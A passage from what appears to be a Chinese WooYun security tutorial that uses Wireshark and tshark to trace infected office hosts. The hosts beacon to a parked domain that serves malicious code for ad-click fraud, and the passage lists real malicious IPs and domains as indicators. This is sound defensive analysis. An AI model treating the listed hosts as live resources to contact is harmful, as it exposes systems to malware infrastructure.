- 3、简单百度一下，很多人会经常收到来自 admin@system.mail 的垃圾邮件，今天终于弄清了它的来龙去脉。
- 4、垃圾邮件发送不是随便发的，是很有针对性的。

巧虎是幼儿产品，从接受邮件的 QQ 号码中随便选取 3 位查询资料发现发送对象可能都为年轻的爸爸妈妈。

如图 3-2-12~图 3-2-14：



图 3-2-12



图 3-2-13



图 3-2-14

申明：文章中出现 IP、邮箱地址等信息均为安全监控、攻击防范学习交流所用，切勿用于其它用途，否则责任自负。

后续文章初步设计

对于后续文章内容，初步设计 WireShark 黑客发现之旅--暴力破解、端口扫描、Web 漏洞

扫描、Web 漏洞利用、仿冒登陆、钓鱼邮件、数据库攻击、邮件系统攻击、基于 Web 的内网渗透等。但可能会根据时间、搭建实验环境等情况进行略微调整。

(By : Mr.Right、K0r4dji)

(连载中) 责任编辑：桔子

第3节 WireShark 黑客发现之旅-Bodisparking 恶意代码

作者：聚锋实验室

来自：乌云知识库

网址：<http://drops.wooyun.org/>

发现

接到客户需求，对其互联网办公区域主机安全分析。在对某一台主机通信数据进行分析时，过滤了一下 HTTP 协议，如图 3-3-1：

No.	Length	Source	Sport	Destination	Dport	Protocol	Time	Info
4	145	10.190.16.143	1381	199.59.243.120	80	HTTP	2015-06-26 14:25:55.533568	GET /heikeww/www.txt HTTP/1.0
6	231	199.59.243.120	80	10.190.16.143	1381	HTTP	2015-06-26 14:25:55.825252	HTTP/1.1 200 OK (text/html)
12	145	10.190.16.143	1834	199.59.243.120	80	HTTP	2015-06-26 14:26:45.552373	GET /heikeww/www.txt HTTP/1.0
14	231	199.59.243.120	80	10.190.16.143	1834	HTTP	2015-06-26 14:26:45.825749	HTTP/1.1 200 OK (text/html)
20	145	10.190.16.143	2285	199.59.243.120	80	HTTP	2015-06-26 14:27:35.546452	GET /heikeww/www.txt HTTP/1.0
24	254	199.59.243.120	80	10.190.16.143	2285	HTTP	2015-06-26 14:27:35.812966	HTTP/1.1 200 OK (text/html)
30	145	10.190.16.143	2734	199.59.243.120	80	HTTP	2015-06-26 14:28:25.722447	GET /heikeww/www.txt HTTP/1.0
32	231	199.59.243.120	80	10.190.16.143	2734	HTTP	2015-06-26 14:28:26.184872	HTTP/1.1 200 OK (text/html)
38	145	10.190.16.143	3185	199.59.243.120	80	HTTP	2015-06-26 14:29:15.666110	GET /heikeww/www.txt HTTP/1.0
40	231	199.59.243.120	80	10.190.16.143	3185	HTTP	2015-06-26 14:29:16.041250	HTTP/1.1 200 OK (text/html)
46	145	10.190.16.143	3636	199.59.243.120	80	HTTP	2015-06-26 14:30:05.663497	GET /heikeww/www.txt HTTP/1.0
48	231	199.59.243.120	80	10.190.16.143	3636	HTTP	2015-06-26 14:30:06.036017	HTTP/1.1 200 OK (text/html)
54	145	10.190.16.143	4087	199.59.243.120	80	HTTP	2015-06-26 14:30:55.735020	GET /heikeww/www.txt HTTP/1.0
56	231	199.59.243.120	80	10.190.16.143	4087	HTTP	2015-06-26 14:30:56.162751	HTTP/1.1 200 OK (text/html)
62	145	10.190.16.143	4540	199.59.243.120	80	HTTP	2015-06-26 14:31:45.653056	GET /heikeww/www.txt HTTP/1.0
71	145	10.190.16.143	4991	199.59.243.120	80	HTTP	2015-06-26 14:32:35.674955	GET /heikeww/www.txt HTTP/1.0
80	145	10.190.16.143	1473	199.59.243.120	80	HTTP	2015-06-26 14:33:25.769234	GET /heikeww/www.txt HTTP/1.0
82	231	199.59.243.120	80	10.190.16.143	1473	HTTP	2015-06-26 14:33:26.246871	HTTP/1.1 200 OK (text/html)
88	145	10.190.16.143	1924	199.59.243.120	80	HTTP	2015-06-26 14:34:15.575795	GET /heikeww/www.txt HTTP/1.0
90	254	199.59.243.120	80	10.190.16.143	1924	HTTP	2015-06-26 14:34:15.870085	HTTP/1.1 200 OK (text/html)
96	145	10.190.16.143	2375	199.59.243.120	80	HTTP	2015-06-26 14:35:05.592037	GET /heikeww/www.txt HTTP/1.0
98	231	199.59.243.120	80	10.190.16.143	2375	HTTP	2015-06-26 14:35:05.885399	HTTP/1.1 200 OK (text/html)
104	145	10.190.16.143	2826	199.59.243.120	80	HTTP	2015-06-26 14:35:55.554735	GET /heikeww/www.txt HTTP/1.0
106	231	199.59.243.120	80	10.190.16.143	2826	HTTP	2015-06-26 14:35:55.825979	HTTP/1.1 200 OK (text/html)

图 3-3-1

一看数据，就发现异常，这台主机 HTTP 数据不多，但大量 HTTP 请求均为“Get heikeww/www.txt”，问题的发现当然不是因为拼音“heike”。点击“Info”排列一下，可以看得更清楚，还可以看出请求间隔约 50 秒，如图 3-3-2：




图 3-3-2

为更加准确地分析其请求 URL 地址情况，在菜单中选择 Statistics，选择 HTTP，然后选择 Requests。可以看到其请求的 URL 地址只有 1 个：“d.99081.com/heikewww/www.txt”，在短时间内就请求了 82 次，如图 3-3-3：




图 3-3-3

这种有规律、长期请求同一域名的 HTTP 通信行为一般来说“非奸即盗”。


奸：很多杀毒软件、APP、商用软件，为保持长连接状态，所装软件会定期通过 HTTP 或其它协议去连接它的服务器。

这样做的目的可以提供在线服务、监控升级版本等等，但同时也可以监控你的电脑、手机，窃取你的信息。

盗：木马、病毒等恶意软件为监控傀儡主机是否在线，会有心跳机制，那就是通过 HTTP 或其它协议去连接它的僵尸服务器。

一旦你在线，就可以随时控制你。

我们再过滤一下 DNS 协议看看，如图 3-3-4：



No.	Length	Source	Sport	Destination	Dport	Protocol	Time BJ	Info
21	79	10.190.16.143	63877	61.139.2.69	53	DNS	2015-06-26 14:27:35.653942	Standard query 0x037e A www.btfile.info
22	139	61.139.2.69	53	10.190.16.143	63877	DNS	2015-06-26 14:27:35.758386	Standard query response 0x037e No such name
134	85	10.190.16.143	65402	61.139.2.69	53	DNS	2015-06-26 14:39:06.984637	Standard query 0x2b36 A hackerlianan.3322.org
135	149	61.139.2.69	53	10.190.16.143	65402	DNS	2015-06-26 14:39:07.036142	Standard query response 0x2b36 No such name
219	79	10.190.16.143	53019	61.139.2.69	53	DNS	2015-06-26 14:47:35.658179	Standard query 0xdb93 A www.btfile.info
224	139	61.139.2.69	53	10.190.16.143	53019	DNS	2015-06-26 14:47:36.079159	Standard query response 0xdb93 No such name
305	85	10.190.16.143	54400	61.139.2.69	53	DNS	2015-06-26 14:55:47.050882	Standard query 0x2740 A hackerlianan.3322.org
306	149	61.139.2.69	53	10.190.16.143	54400	DNS	2015-06-26 14:55:47.111149	Standard query response 0x2740 No such name
440	79	10.190.16.143	52681	61.139.2.69	53	DNS	2015-06-26 15:07:35.663419	Standard query 0xb047 A www.btfile.info
445	79	10.190.16.143	52681	119.6.6.6	53	DNS	2015-06-26 15:07:36.662193	Standard query 0xb047 A www.btfile.info
446	79	119.6.6.6	53	10.190.16.143	52681	DNS	2015-06-26 15:07:36.719718	Standard query response 0xb047 Refused
447	79	10.190.16.143	52681	61.139.2.69	53	DNS	2015-06-26 15:07:36.723135	Standard query 0xb047 A www.btfile.info
448	139	61.139.2.69	53	10.190.16.143	52681	DNS	2015-06-26 15:07:37.749502	Standard query response 0xb047 No such name
449	139	61.139.2.69	53	10.190.16.143	52681	DNS	2015-06-26 15:07:37.749503	Standard query response 0xb047 No such name
491	85	10.190.16.143	65251	61.139.2.69	53	DNS	2015-06-26 15:12:27.134117	Standard query 0x42b2 A hackerlianan.3322.org
492	149	61.139.2.69	53	10.190.16.143	65251	DNS	2015-06-26 15:12:27.197123	Standard query response 0x42b2 No such name
646	79	10.190.16.143	56841	61.139.2.69	53	DNS	2015-06-26 15:27:35.670278	Standard query 0xa62b A www.btfile.info
647	139	61.139.2.69	53	10.190.16.143	56841	DNS	2015-06-26 15:27:35.780874	Standard query response 0xa62b No such name
660	85	10.190.16.143	64573	61.139.2.69	53	DNS	2015-06-26 15:29:07.217691	Standard query 0xe83d A hackerlianan.3322.org
661	149	61.139.2.69	53	10.190.16.143	64573	DNS	2015-06-26 15:29:07.272898	Standard query response 0xe83d No such name

<pre> Frame 21: 79 bytes on wire (632 bits), 75 bytes captured (600 bits) on interface 0 Ethernet II, Src: Hangzhou_59:f9:00 (00:0f:e2:59:f9:00), Dst: 00:00:00:00:00:00 Internet Protocol Version 4, Src: 10.190.16.143 (10.190.16.143), Dst: 61.139.2.69 User Datagram Protocol, Src Port: 63877 (63877), Dst Port: 53 (53) </pre>	<pre> 0000 00 00 00 00 00 00 00 0f e2 59 f9 00 08 00 45 08Y...E. 0010 00 3d 19 64 00 00 78 11 ce 27 0a be 10 8f 3d 8b .,=d.X. 0020 02 45 f9 85 00 35 00 29 10 40 03 7e 01 00 00 01 .E...S.)&..... 0030 00 00 00 00 00 00 03 77 77 06 62 74 66 69 6cwww.btfil 0040 65 04 69 6e 66 6f 00 00 01 00 01 a info drops.yduym.org </pre>
--	---

图 3-3-4

可以看出，DNS 请求中没有域名“d.99081.com”的相关请求，木马病毒通信不通过 DNS 解析的方法和技术很多，读者有兴趣可以自行查询学习。

所以作为安全监控设备，仅基于 DNS 的监控是完全不够的。

接下来，我们看看 HTTP 请求的具体内容。

点击 HTTP GET 的一包数据，可以看到请求完整域名为

“d.99081.com/heikewww/www.txt”，且不断去获得 www.txt 文件，如图 3-3-5：




图 3-3-5

Follow TCPStream，可以看到去获得 www.txt 中的所有恶意代码，如图 3-3-6：




图 3-3-6

关联

到这儿，基本确认主机 10.190.16.143 上面运行了恶意代码，它会固定时间间

199.59.243.120 这个 IP 地址（域名为 d.99081.com）通过 HTTP 协议进行通信，并下载运行上面的/heikewww/www.txt。

那么，是否还有其它主机也中招了呢？

这个问题很好解决，前提条件是得有一段时间全网的监控流量，然后看看还有哪些主机与 IP(199.59.243.120)进行通信，如果域名是动态 IP，那就需要再解析。

如果抓包文件仅为一个 PCAP 文件，直接过滤 “ip.addr==199.59.243.120” 即可。

全网流量一般速率较高，想存为一个包的可能性不大。假如有大量 PCAP 文件，一样通过 Wireshark 可以实现批量过滤。

下面我们就根据这个案例，一起了解一下 Wireshark 中 “tshark.exe” 的用法，用它来实现批量过滤，如图 3-3-7：




图 3-3-7

Tshark 的使用需要在命令行环境下，单条过滤命令如下：

```
cd C:\Program Files\Wireshark
tshark -r D:\DATA\1.cap -Y "ip.addr==199.59.243.120" -w E:\DATA\out\1.cap
```

解释：先进入 Wireshark 目录，调用 tshark 程序，-r 后紧跟源目录地址，-Y 后紧跟过滤

命令（跟 Wireshark 中的 Filter 规则一致），-w 后紧跟目的地址。

有了这条命令，就可以编写批处理对文件夹内大量 PCAP 包进行过滤。

通过这种办法，过滤了 IP 地址 199.59.243.120 所有的通信数据，如图 3-3-8：

No.	Length	Source	Sport	Destination	Dport	Protocol	Time B.J	Info
498	64	10.190.128.143	3678	199.59.243.120	80	TCP	2015-06-26 14:37:56.557173	3678->80 [ACK] Seq=1 Ack=1 win=65535 Len=0[Packet size
499	145	10.190.128.143	3678	199.59.243.120	80	HTTP	2015-06-26 14:37:56.557260	GET /heikewww/www.txt HTTP/1.0
500	1518	199.59.243.120	80	10.190.128.143	3678	TCP	2015-06-26 14:37:56.930075	[TCP segment of a reassembled PDU]
501	231	199.59.243.120	80	10.190.128.143	3678	HTTP	2015-06-26 14:37:56.930077	HTTP/1.1 200 OK (text/html)
502	64	10.190.128.143	3678	199.59.243.120	80	TCP	2015-06-26 14:37:56.931590	3678->80 [ACK] Seq=88 Ack=1635 win=65535 Len=0[Packet
503	64	10.190.128.143	3678	199.59.243.120	80	TCP	2015-06-26 14:37:56.931702	3678->80 [RST, ACK] Seq=88 Ack=1635 win=0 Len=0[Packet
504	66	10.190.3.136	1513	199.59.243.120	80	TCP	2015-06-26 14:38:16.078197	1513->80 [SYN] Seq=0 win=65535 Len=0 MSS=1460 SACK_PER
505	66	199.59.243.120	80	10.190.3.136	1513	TCP	2015-06-26 14:38:16.339922	80->1513 [SYN, ACK] Seq=0 Ack=1 win=8192 Len=0 MSS=14
506	64	10.190.3.136	1513	199.59.243.120	80	TCP	2015-06-26 14:38:16.339972	1513->80 [ACK] Seq=1 Ack=1 win=65535 Len=0[Packet size
507	145	10.190.3.136	1513	199.59.243.120	80	HTTP	2015-06-26 14:38:16.340063	GET /heikewww/www.txt HTTP/1.0
508	231	199.59.243.120	80	10.190.3.136	1513	TCP	2015-06-26 14:38:16.605828	[TCP Previous segment not captured] [TCP segment of a
509	70	10.190.3.136	1513	199.59.243.120	80	TCP	2015-06-26 14:38:16.605879	[TCP Dup ACK 507#1] 1513->80 [ACK] Seq=88 Ack=1 win=6
510	1518	199.59.243.120	80	10.190.3.136	1513	TCP	2015-06-26 14:38:16.606024	[TCP out-of-order] [TCP segment of a reassembled PDU]
511	64	10.190.3.136	1513	199.59.243.120	80	TCP	2015-06-26 14:38:16.606210	1513->80 [ACK] Seq=88 Ack=1635 win=65535 Len=0[Packet
512	64	10.190.3.136	1513	199.59.243.120	80	TCP	2015-06-26 14:38:16.606356	1513->80 [RST, ACK] Seq=88 Ack=1635 win=0 Len=0[Packet
513	66	10.190.16.143	4169	199.59.243.120	80	TCP	2015-06-26 14:38:25.281982	4169->80 [SYN] Seq=0 win=65535 Len=0 MSS=1460 SACK_PER
514	66	199.59.243.120	80	10.190.16.143	4169	TCP	2015-06-26 14:38:25.550520	80->4169 [SYN, ACK] Seq=0 Ack=1 win=8192 Len=0 MSS=14
515	64	10.190.16.143	4169	199.59.243.120	80	TCP	2015-06-26 14:38:25.559188	4169->80 [ACK] Seq=1 Ack=1 win=65535 Len=0[Packet size
516	145	10.190.16.143	4169	199.59.243.120	80	HTTP	2015-06-26 14:38:25.559247	GET /heikewww/www.txt HTTP/1.0
517	1518	199.59.243.120	80	10.190.16.143	4169	TCP	2015-06-26 14:38:25.829821	[TCP segment of a reassembled PDU]
518	231	199.59.243.120	80	10.190.16.143	4169	HTTP	2015-06-26 14:38:25.829874	HTTP/1.1 200 OK (text/html)
519	64	10.190.16.143	4169	199.59.243.120	80	TCP	2015-06-26 14:38:25.840181	4169->80 [ACK] Seq=88 Ack=1635 win=65535 Len=0[Packet
520	64	10.190.16.143	4169	199.59.243.120	80	TCP	2015-06-26 14:38:25.840182	4169->80 [RST, ACK] Seq=88 Ack=1635 win=0 Len=0[Packet
521	66	10.190.112.143	2408	199.59.243.120	80	TCP	2015-06-26 14:38:35.454254	2408->80 [SYN] Seq=0 win=65535 Len=0 MSS=1460 SACK_PER
522	66	199.59.243.120	80	10.190.112.143	2408	TCP	2015-06-26 14:38:35.727785	80->2408 [SYN, ACK] Seq=0 Ack=1 win=8192 Len=0 MSS=14
523	64	10.190.112.143	2408	199.59.243.120	80	TCP	2015-06-26 14:38:35.741438	2408->80 [ACK] Seq=1 Ack=1 win=65535 Len=0[Packet size
524	145	10.190.112.143	2408	199.59.243.120	80	HTTP	2015-06-26 14:38:35.741583	GET /heikewww/www.txt HTTP/1.0
525	1518	199.59.243.120	80	10.190.112.143	2408	TCP	2015-06-26 14:38:36.014539	[TCP segment of a reassembled PDU]
526	231	199.59.243.120	80	10.190.112.143	2408	HTTP	2015-06-26 14:38:36.014541	HTTP/1.1 200 OK (text/html)

图 3-3-8

统计一下通信 IP 情况，如图 3-3-9：

Address A	Address B	Packets	Bytes	Packets A→B	Bytes A→B	Packets A←B	Bytes A←B	Rel Start	Duration
10.190.128.143	199.59.243.120	651	177 141	412	33 544	239	143 597	0.000000000	3850.0
10.190.3.136	199.59.243.120	666	183 139	423	34 325	243	148 814	19.893878000	3850.0
10.190.16.143	199.59.243.120	649	182 275	408	32 972	241	149 303	29.105449000	3801.0
10.190.112.143	199.59.243.120	654	186 098	410	33 167	244	152 931	39.277252000	3800.0

图 3-3-9

根据统计结果，可以发现全网中已有 4 台主机已被同样的恶意代码所感染，所有通信内容均一样，只是请求时间间隔略微不同，有的为 50 秒，有的为 4 分钟。

深入

1、恶意代码源头

在 www.txt 中我们找到了 “/Zm9yY2VTUg” 这个 URL，打开查看后，发现都是一些赞助商广告等垃圾信息，如图 3-3-10：



图 3-3-10

通过 Whois 查询，我们了解到 99081.com 的域名服务器为 ns1.bodis.com 和 ns2.bodis.com，bodis.com 是 BODIS, LLC 公司的资产，访问其主页发现这是一个提供域名停放（Domain Parking）服务的网站，用户将闲置域名交给它们托管，它们利用域名产生的广告流量和点击数量给用户相应的利益分成，如图 3-3-11~图 3-3-12：

域名: bodisparking.com [访问此网站](#)
 该数据缓存于 2015-06-28 11:23，点击 [强制更新](#)
 注册商: DYNADOT, LLC
 域名服务器: whois.dynadot.com
 DNS服务器: NS1.BODIS.COM
 DNS服务器: NS2.BODIS.COM drops.wooyun.org

图 3-3-11

域名: 99081.com [访问此网站](#)
 该数据缓存于 2015-07-03 09:13，点击 [强制更新](#)
 注册商: DYNADOT, LLC
 域名服务器: whois.dynadot.com
 DNS服务器: NS1.BODIS.COM
 DNS服务器: NS2.BODIS.COM drops.wooyun.org

图 3-3-12

2、恶意代码行为

经过公开渠道的资料了解到 Bodis.com 是一个有多年经营的域名停放服务提供商，主要靠互联网广告获取收入，其本身是否有非法网络行为还有待分析。

99081.com 是 Bodis.com 的注册用户，即域名停放用户，它靠显示 Bodis.com 的广告并吸引用户点击获取自己的利润分成。

我们初步分析的结果是 99081.com 利用系统漏洞或软件捆绑等方式在大量受害者计算机上安装并运行恶意代码访问其域名停放网站，通过产生大量流向 99081.com 的流量获取 Bodis.com 的利润分成。

通常这种行为会被域名停放服务商认定为作弊行为，一旦发现会有较重的惩罚。

如图 3-3-13：

